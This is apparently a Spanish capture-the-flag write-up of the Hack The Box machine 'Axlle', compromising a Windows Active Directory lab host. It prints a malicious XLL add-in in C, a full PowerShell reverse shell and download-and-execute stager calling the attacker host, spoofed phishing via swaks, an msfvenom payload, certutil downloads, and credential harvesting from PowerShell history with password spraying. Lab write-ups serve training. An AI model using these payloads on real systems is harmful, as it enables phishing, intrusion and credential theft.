

Axlle

Máquina: axlle

IP: 10.129.2.106

Resolución de la Máquina axlle

1. ENUMERACIÓN

1.1. Escaneo de puertos inicial

Realizamos un escaneo rápido para identificar puertos abiertos en el sistema objetivo.

Comando:

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.2.106 -vv -oG scanPort
```

Parámetro	Qué significa cada parámetro importante
-p-	Escanea el rango total de puertos (65535).
--open	Muestra únicamente los puertos que están abiertos.
-sS	Realiza un TCP SYN scan para mayor velocidad y discreción.
--min-rate 5000	Envía paquetes a una tasa mínima de 5000 por segundo.
-Pn	Omite el descubrimiento de host por ping.
-n	Desactiva la resolución DNS para agilizar el escaneo.
-oG	Guarda el output en formato greppable para facilitar el filtrado.

Resultado:

```
Nmap scan report for 10.129.2.106
Host is up, received user-set (0.043s latency).
Scanned at 2026-02-12 12:51:27 UTC for 27s
Not shown: 65513 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
25/tcp    open  smtp         syn-ack ttl 127
53/tcp    open  domain       syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
389/tcp   open  ldap         syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
464/tcp   open  kpasswd5     syn-ack ttl 127
```

```

593/tcp    open  http-rpc-epmap    syn-ack ttl 127
636/tcp    open  ldapssl           syn-ack ttl 127
3268/tcp   open  globalcatLDAP     syn-ack ttl 127
3269/tcp   open  globalcatLDAPssl  syn-ack ttl 127
5985/tcp   open  wsman             syn-ack ttl 127
9389/tcp   open  adws             syn-ack ttl 127
49664/tcp  open  unknown           syn-ack ttl 127
53166/tcp  open  unknown           syn-ack ttl 127
53170/tcp  open  unknown           syn-ack ttl 127
53171/tcp  open  unknown           syn-ack ttl 127
53178/tcp  open  unknown           syn-ack ttl 127
53182/tcp  open  unknown           syn-ack ttl 127
53191/tcp  open  unknown           syn-ack ttl 127

```

Read data files from: /usr/share/nmap

Nmap done: 1 IP address (1 host up) scanned in 26.44 seconds

1.2. Enumeración profunda de servicios

Realizamos un escaneo dirigido a los puertos descubiertos para obtener versiones de servicios y ejecutar scripts de detección.

Comando:

nmap -

```

p25,53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,53166,53170,
53171,53178,53182,53191 -sCV 10.129.2.106 -oN scanV

```

Parámetro	Qué significa cada parámetro importante
-sC	Ejecuta los scripts de enumeración por defecto de Nmap.
-sV	Determina la versión de los servicios que corren en los puertos.
-oN	Guarda el resultado en un archivo en formato normal de Nmap.

Resultado:

Nmap scan report for 10.129.2.106

Host is up (0.043s latency).

```

PORT      STATE SERVICE          VERSION
25/tcp    open  smtp             hMailServer smtpd
| smtp-commands: MAINFRAME, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
53/tcp    open  domain          Simple DNS Plus
80/tcp    open  http            Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Axlle Development
| http-methods:

```

```

|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-12 12:53:17Z)
135/tcp    open  msrpc         Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp    open  ldap          Microsoft Windows Active Directory LDAP
(Domain: axlle.htb, Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: axlle.htb, Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp   open  mc-nmf        .NET Message Framing
49664/tcp  open  msrpc         Microsoft Windows RPC
53166/tcp  open  msrpc         Microsoft Windows RPC
53170/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
53171/tcp  open  msrpc         Microsoft Windows RPC
53178/tcp  open  msrpc         Microsoft Windows RPC
53182/tcp  open  msrpc         Microsoft Windows RPC
53191/tcp  open  msrpc         Microsoft Windows RPC
Service Info: Host: MAINFRAME; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-02-12T12:54:08
|_ start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.93 seconds

```

1.3. Enumeración DNS

Observamos el dominio `axlle.htb` en el escaneo de Nmap. Procedemos a enumerar registros DNS.

Comando:

```

dig @10.129.2.106 axlle.htb ns
dig @10.129.2.106 axlle.htb mx

```

```
dig @10.129.2.106 axlle.htb ptr
```

Resultado: Identificamos un nuevo subdominio: `mainframe.axlle.htb`.

1.3.1. Intento de transferencia de zona

Tratamos de volcar toda la base de datos DNS del servidor.

Comando: `dig @10.129.2.106 axlle.htb axfr`

Resultado: `Transfer failed`

La transferencia de zona no está permitida.

1.4. Configuración del archivo hosts

Añadimos los dominios descubiertos a nuestro archivo local para poder resolverlos por nombre.

Comando: `echo "10.129.2.106 axlle.htb mainframe.axlle.htb" >> /etc/hosts`

1.5. Enumeración RPC

Intentamos enumerar usuarios a través de RPC utilizando una sesión nula.

Comando:

```
rpcclient -U '' 10.129.2.106 -N -c 'enumdomusers'
```

Parámetro	Qué significa cada parámetro importante
<code>-U ''</code>	Define un usuario nulo (sin nombre).
<code>-N</code>	Indica que no se proporcionará contraseña.
<code>-c 'enumdomusers'</code>	Comando RPC para listar usuarios del dominio.

Resultado:

`NT_STATUS_ACCESS_DENIED`. Las sesiones nulas están restringidas.

1.5.1. Intento con usuario invitado

Probamos con credenciales de invitado por defecto.

Comando:

```
rpcclient -U 'GUEST%GUEST' 10.129.2.106 -c 'enumdomusers'
```

Resultado:

Error was `NT_STATUS_LOGON_FAILURE`.

1.6. Enumeración de usuarios con Kerbrute

Dado que Kerberos está expuesto (puerto 88), realizamos un ataque de enumeración de usuarios.

Comando:

```
kerbrute userenum --dc 10.129.2.106 -d axlle.htb  
/usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt
```

Parámetro	Qué significa cada parámetro importante
userenum	Modo de enumeración de usuarios válidos.
--dc	Especifica la dirección IP del Domain Controller.
-d	Especifica el nombre del dominio.

Resultado:

```
2026/02/12 13:11:06 > [+] VALID USERNAME: Administrator@axlle.htb
```

2. ANÁLISIS WEB

2.1. Comprobación de tecnologías web (WhatWeb)

Analizamos las cabeceras y tecnologías utilizadas en el servidor web.

IP: `whatweb 10.129.2.106`

Resultado:

```
http://10.129.2.106 [200 OK] Bootstrap, Country[RESERVED][ZZ],  
Email[accounts@axlle.htb], HTML5, HTTPServer[Microsoft-IIS/10.0],  
IP[10.129.2.106], Microsoft-IIS[10.0], Script, Title[Axlle Development]
```


Dominio: `whatweb axlle.htb`

Resultado:

```
http://axlle.htb [200 OK] Bootstrap, Country[RESERVED][ZZ],  
Email[accounts@axlle.htb], HTML5, HTTPServer[Microsoft-IIS/10.0],  
IP[10.129.2.106], Microsoft-IIS[10.0], Script, Title[Axlle Development]
```

2.2. Análisis manual del sitio web

Accedemos al navegador para inspeccionar el contenido de `http://axlle.htb/`.



La web muestra un mensaje de mantenimiento relevante para el vector de ataque:

Our website is currently down **for** maintenance.

We apologise **for** the inconvenience and appreciate your patience as we work to improve our online presence.

If you have any outstanding invoices or requests, please email them to `accounts@axlle.htb` **in** Excel format. Please note that all macros are disabled due to our security posture.

We will be back as soon as possible. Thank you **for** your understanding

3. VECTOR DE ACCESO INICIAL (PHISHING XLL)

3.1. Investigación de phishing en Excel (sin macros)

Buscamos formas de hacer phishing sin macros: `excel phishing format`

Vemos que hablando XLL phishing en algunos Posts.

Referencia: https://github.com/Octoberfest7/XLL_Phishing

Segun la referencia:

Los XLL son archivos DLL diseñados específicamente para Microsoft Excel. Para el **ojo** inexperto, se parecen mucho a los documentos de Excel normales.

 normal.xll	5/8/2022 5:17 PM	Microsoft Excel XLL Add-In	11 KB
 NTUSER.DAT	5/14/2022 3:22 AM	DAT File	9,728 KB
 psbypass.exe	1/29/2022 11:34 AM	Application	10 KB

Los XLL ofrecen una opción muy atractiva **para** UDA, ya que se ejecutan con **Microsoft** Excel, un software muy común en las redes de clientes. Además, al

ser ejecutados **por** Excel, nuestra carga casi con seguridad eludirá las reglas de la lista blanca **de** aplicaciones, ya que una aplicación confiable (Excel) la está ejecutando. Los XLL se pueden escribir **en** C, C++ o C#, lo que proporciona mucha más flexibilidad, potencia (**y** sensatez) que las macros **de** VBA, lo que los convierte en una opción aún más **atractiva**.

La desventaja, **por** supuesto, es que existen muy pocos usos legítimos para los **archivos** XLL, por lo que debería ser muy fácil para las organizaciones bloquear la descarga de esa extensión **de** archivo, tanto por correo electrónico como por internet. Lamentablemente, muchas organizaciones llevan años **de** retraso, por lo que los archivos XLL se perfilan como un método viable de phishing durante un tiempo.

Hay una serie de eventos que se pueden usar para ejecutar código dentro de **un** XLL, siendo el más destacado xlAutoOpen. La lista completa se puede consultar.

Lista: [aquí](#)

xlAddInManagerInfo/xlAddInManagerInfo12

xlAutoAdd

xlAutoClose


xlAutoFree/xlAutoFree12

xlAutoOpen

xlAutoRegister/xlAutoRegister12

xlAutoRemove

Al hacer doble clic en un XLL, el usuario ve esta pantalla:



Este único cuadro de diálogo es todo lo que se interpone entre el usuario y la ejecución del código; con una ingeniería social bastante limitada, la ejecución del código está prácticamente asegurada.

3.2. Preparación del payload malicioso (XLL)

Buscamos herramientas que ejecuten comandos que se puedan realizar desde linux: `xll command injection github`

Referencia: <https://gist.github.com/projectboot/a0308688abcb1f318a0b00b33698e782>

Generador proporcionado:

```
// Compile with: cl.exe notepadXLL.c /LD /o notepad.xll
#include <Windows.h>

__declspec(dllexport) void __cdecl xlAutoOpen(void);
```



```

void __cdecl xlAutoOpen() {
    // Triggers when Excel opens
    WinExec("cmd.exe /c notepad.exe", 1);
}

BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved
                      )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

```

Payload de nishang (nishang.ps1):

```

$client = New-Object System.Net.Sockets.TCPClient('10.10.15.81',443);$stream
= $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex
$data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '>
';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sen
dbyte.Length);$stream.Flush()};$client.Close()

```

Ejecutor (rev.ps1):

```

IEX(New-Object
Net.WebClient).downloadString('http://10.10.15.81/nishang.ps1')

```

Lo pasamos a legible por windows y en base64: `cat rev.ps1 | iconv -t utf-16le | base64 -w 0`

Resultado:

```

SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGwAaQBLAG4AdAAp
AC4AZABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEA
MAAuADEANQAuADgAMQAvAG4AaQBzAGgAYQBuAGcALgBwAHMAMQAnACKACgA=

```

Añadimos el ejecutor al payload final: `xll.c`

```
// Compile with: cl.exe notepadXLL.c /LD /o notepad.xll
#include <windows.h>

__declspec(dllexport) void __cdecl xlAutoOpen(void);

void __cdecl xlAutoOpen() {
    // Triggers when Excel opens
    WinExec("powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGwAaQB1AG4AdAAp
AC4AZABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEA
MAAuADEANQAuADgAMQAvAG4AaQBzAGgAYQBwAGcALgBwAHMAMQAnACKACgA=", 1);
}

BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD  ul_reason_for_call,
                      LPVOID lpReserved
                      )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

3.3. Compilación del payload

Compilamos el código C en un archivo `.xll` funcional para Windows.

Comando:

```
x86_64-w64-mingw32-gcc xll.c -o document.xll -shared
```

Parámetro	Qué significa cada parámetro importante
<code>x86_64-w64-mingw32-gcc</code>	Compilador cruzado para generar binarios de Windows de 64 bits.
<code>-o document.xll</code>	Especifica el nombre del archivo de salida con extensión xll.
<code>-shared</code>	Genera una librería compartida (DLL).

3.4. Ejecución del ataque

Preparamos nuestra infraestructura para recibir la conexión y servir los archivos.

Servidor web (para alojar nishang.ps1): `python3 -m http.server 80`

Listener (NC): `rlwrap nc -nlvp 443`

3.4.1. Envío del correo malicioso

Usamos `swaks` para enviar el archivo XLL al departamento de cuentas como si fuera una factura.

Comando:

```
swaks -s 10.129.2.106 -f x224@axlle.htb -t accounts@axlle.htb --attach @document.xll
```

Parámetro	Qué significa cada parámetro importante
-s	Servidor SMTP objetivo.
-f	Dirección del remitente (spoofing).
-t	Destinatario del correo.
--attach	Adjunta el archivo malicioso creado.

Resultado:

reverse shell exitoso. Obtenemos acceso como un usuario del dominio.

```
(root@kali)-[/home/x369/HTB/Axlle]
# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.15.81] from (UNKNOWN) [10.129.2.106] 59433
```

4. ENUMERACIÓN INTERNA (Usuario: gideon.hamill)

4.1. Identificación del usuario

Comando: `whoami`

Resultado: `axlle\gideon.hamill`

4.2. Listado de usuarios del dominio

Listamos los integrantes del grupo "Domain Users" para planificar el movimiento lateral.

Comando: `net group "Domain Users" /domain`

Resultado:

Administrator	baz.humphries	brad.shaw
brooke.graham	calum.scott	dallon.matrix
dan.kendo	david.brice	emily.cook

frankie.rose	gideon.hamill	jacob.greeny
jess.adams	krbtgt	lindsay.richards
matt.drew	samantha.jade	simon.smalls

Metemos los usuarios en un archivo: `cat users | tr -s ' ' '\n' > userss`

4.3. Intento de AS-REP Roasting

Buscamos usuarios que no requieran pre-autenticación de Kerberos para intentar crackear sus hashes offline.

Comando: `impacket-GetNPUsers -no-pass -usersfile userss axlle.htb/`

Resultado: doesn't have UF_DONT_REQUIRE_PREAUTH set para todos los usuarios. Paso fallido.

4.4. Enumeración de archivos de hMailServer

Anteriormente en el reporte de nmap vimos que el servicio de correos era hMailServer, enumerando directorios, lo encontramos en C:\Program Files (x86): `dir`

Resultado:

d-----	12/31/2023	9:50 PM	Common Files
d-----	1/1/2024	3:33 AM	hMailServer
d-----	6/12/2024	11:11 PM	Internet Explorer
d-----	6/13/2024	2:27 AM	Microsoft
d-----	1/1/2024	3:33 AM	Microsoft SQL Server
Compact Edition			
d-----	1/1/2024	3:33 AM	Microsoft Synchronization
Services			
d-----	6/13/2024	1:35 AM	Microsoft.NET
d-----	6/13/2024	1:46 AM	MSBuild
d-----	1/1/2024	3:32 AM	Reference Assemblies
d-----	5/8/2021	2:35 AM	Windows Defender
d-----	12/31/2023	9:56 PM	Windows Kits
d-----	6/12/2024	11:11 PM	Windows Mail
d-----	6/12/2024	11:11 PM	Windows Media Player
d-----	5/8/2021	2:35 AM	Windows NT
d-----	3/2/2022	7:58 PM	Windows Photo Viewer
d-----	5/8/2021	1:34 AM	WindowsPowerShell

4.4.1. Descubrimiento de correos (.eml)

Dentro de hMailServer\Data\axlle.htb, nos encontramos con un archivo de dallon.matrix:

`tree /f`

Resultado:

```
Folder PATH listing
Volume serial number is BFF7-F940
C:.
+---accounts
+---Attachments
+---dallon.matrix
?   +---2F
?           {2F7523BD-628F-4359-913E-A873FCC59D0F}.eml
?
+---ReviewedAttachments
```

Mirando que es la extension eml:

Un archivo con extensión .eml es un formato estándar para almacenar mensajes de correo electrónico, incluyendo el cuerpo del texto, encabezados (remitente, destinatario, fecha) y archivos adjuntos.

4.5. Lectura del correo interceptado

Comprobamos el correo: `type *.eml`

Resultado:

```
Return-Path: webdevs@axlle.htb
Received: from bumbag (Unknown [192.168.77.153])
        by MAINFRAME with ESMTP
        ; Mon, 1 Jan 2024 06:32:24 -0800
Date: Tue, 02 Jan 2024 01:32:23 +1100
To:
dallon.matrix@axlle.htb,calum.scott@axlle.htb,trent.langdon@axlle.htb,dan.ke
ndo@axlle.htb,david.brice@axlle.htb,frankie.rose@axlle.htb,samantha.fade@axl
le.htb,jess.adams@axlle.htb,emily.cook@axlle.htb,phoebe.graham@axlle.htb,mat
t.drew@axlle.htb,xavier.edmund@axlle.htb,baz.humphries@axlle.htb,jacob.green
y@axlle.htb
From: webdevs@axlle.htb
Subject: OSINT Application Testing
Message-Id: <20240102013223.019081@bumbag>
X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
```

Hi everyone,

The Web Dev group is doing some development to figure out the best way to automate the checking and addition of URLs into the OSINT portal.

We ask that you drop any web shortcuts you have into the C:\inetpub\testing folder so we can test the automation.

Yours **in** click-worthy URLs,

The Web Dev Team

5. MOVIMIENTO LATERAL (Usuario: dallon.matrix)

5.1. Abuso de la automatización de Web Devs

Dado que la tarea automatizada abre los archivos en la carpeta de testing, intentaremos ejecutar un binario malicioso mediante un shortcut `.url`.

5.1.1. Generación de reverse shell (MSFVenom)

Comando: `msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.81 LPORT=443 -f exe -o reverse.exe`

5.1.2. Transferencia del binario al objetivo

Levantamos un servicio web con python y lo descargamos con certutil en C:\inetpub\testing:
`certutil.exe -f -urlcache -split http://10.10.15.81/reverse.exe`

Nos ponemos en escucha: `rlwrap nc -nlvp 443`

5.1.3. Creación del archivo de acceso directo malicioso

Creamos el shortcut: `echo "[InternetShortcut] nURL=C:\inetpub\testing\reverse.exe" > testing.url``

Resultado: Reverse shell exitoso.

5.2. Post-explotación inicial (dallon.matrix) + Flag

Verificamos el usuario: `whoami`

Resultado: `axlle\dallon.matrix`

Obtenemos la flag: `type c:\users\dallon.matrix\desktop\user.txt`

Resultado: `4a3fa150551d1ca9a5abeaf35d8a4945`

Comprobamos privilegios: `whoami /priv`

Resultado:

Privilege Name	Description	State
=====	=====	=====
SeMachineAccountPrivilege	Add workstations to domain	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Comprobamos informacion del usuario: `net user dallon.matrix .`

Resultado:

```
net user dallon.matrix
User name                dallon.matrix
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        6/13/2024 12:04:25 AM
Password expires         Never
Password changeable      6/14/2024 12:04:25 AM
Password required        Yes
User may change password Yes

Workstations allowed     MAINFRAME
Logon script
User profile
Home directory
Last logon               2/12/2026 7:43:12 AM

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Web Devs          *Domain Users
The command completed successfully.
```

Enumerando directorios, en la raiz, encontramos lo siguiente: `dir C:\`

Resultado:

```
01/01/2024  10:03 PM    <DIR>          App Development
01/01/2024  06:33 AM    <DIR>          inetpub
05/08/2021  12:20 AM    <DIR>          PerfLogs
06/13/2024  01:20 AM    <DIR>          Program Files
06/13/2024  01:23 AM    <DIR>          Program Files (x86)
01/01/2024  04:15 AM    <DIR>          Users
06/13/2024  03:30 AM    <DIR>          Windows
```

Probamos a acceder: `cd app*`

Resultado: `Access is denied`

6. ESCALADA DE PRIVILEGIOS AL DOMINIO

6.1. Enumeración con WinPEAS

Ejecutamos WinPEAS para buscar vectores de escalada.

Comando: `.\winPEASx64.exe > OUTPUT.txt`

Resultado: Identificamos el archivo de historial de PowerShell:

`C:\Users\dallon.matrix\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt`

```
***** PowerShell Settings *****
PowerShell v2 Version: 2.0
PowerShell v5 Version: 5.1.20348.1
PowerShell Core Version:
Transcription Settings:
Module Logging Settings:
Scriptblock Logging Settings:
PS history file: C:\Users\dallon.matrix\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS history size: 169B
```

6.2. Extracción de credenciales del historial

Revisamos el contenido del historial de comandos.

Comando: `type`

`C:\Users\dallon.matrix\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt`

Resultado:

```
$SecPassword = ConvertTo-SecureString 'PJs01du$CVJ#D' -AsPlainText -Force;
$Cred = New-Object
System.Management.Automation.PSCredential('dallon.matrix', $SecPassword);
```

6.3. Verificación de credenciales con NetExec

Comprobamos si la contraseña es válida para otros usuarios.

Comando: `netexec smb 10.129.2.106 -u userss -p 'PJs01du$CVJ#D' --continue-on-success`

Resultado: `[+] axlle.htb\dallon.matrix:PJs01du$CVJ#D`

Verificamos si existen usuarios kerberosteable: `impacket-GetUserSPNs 'axlle.htb/dallon.matrix:PJs01du$CVJ#D'`

Resultado: `No entries found!`

6.4. Análisis del dominio con Bloodhound

Recolectamos datos del Active Directory para visualizar rutas de ataque.

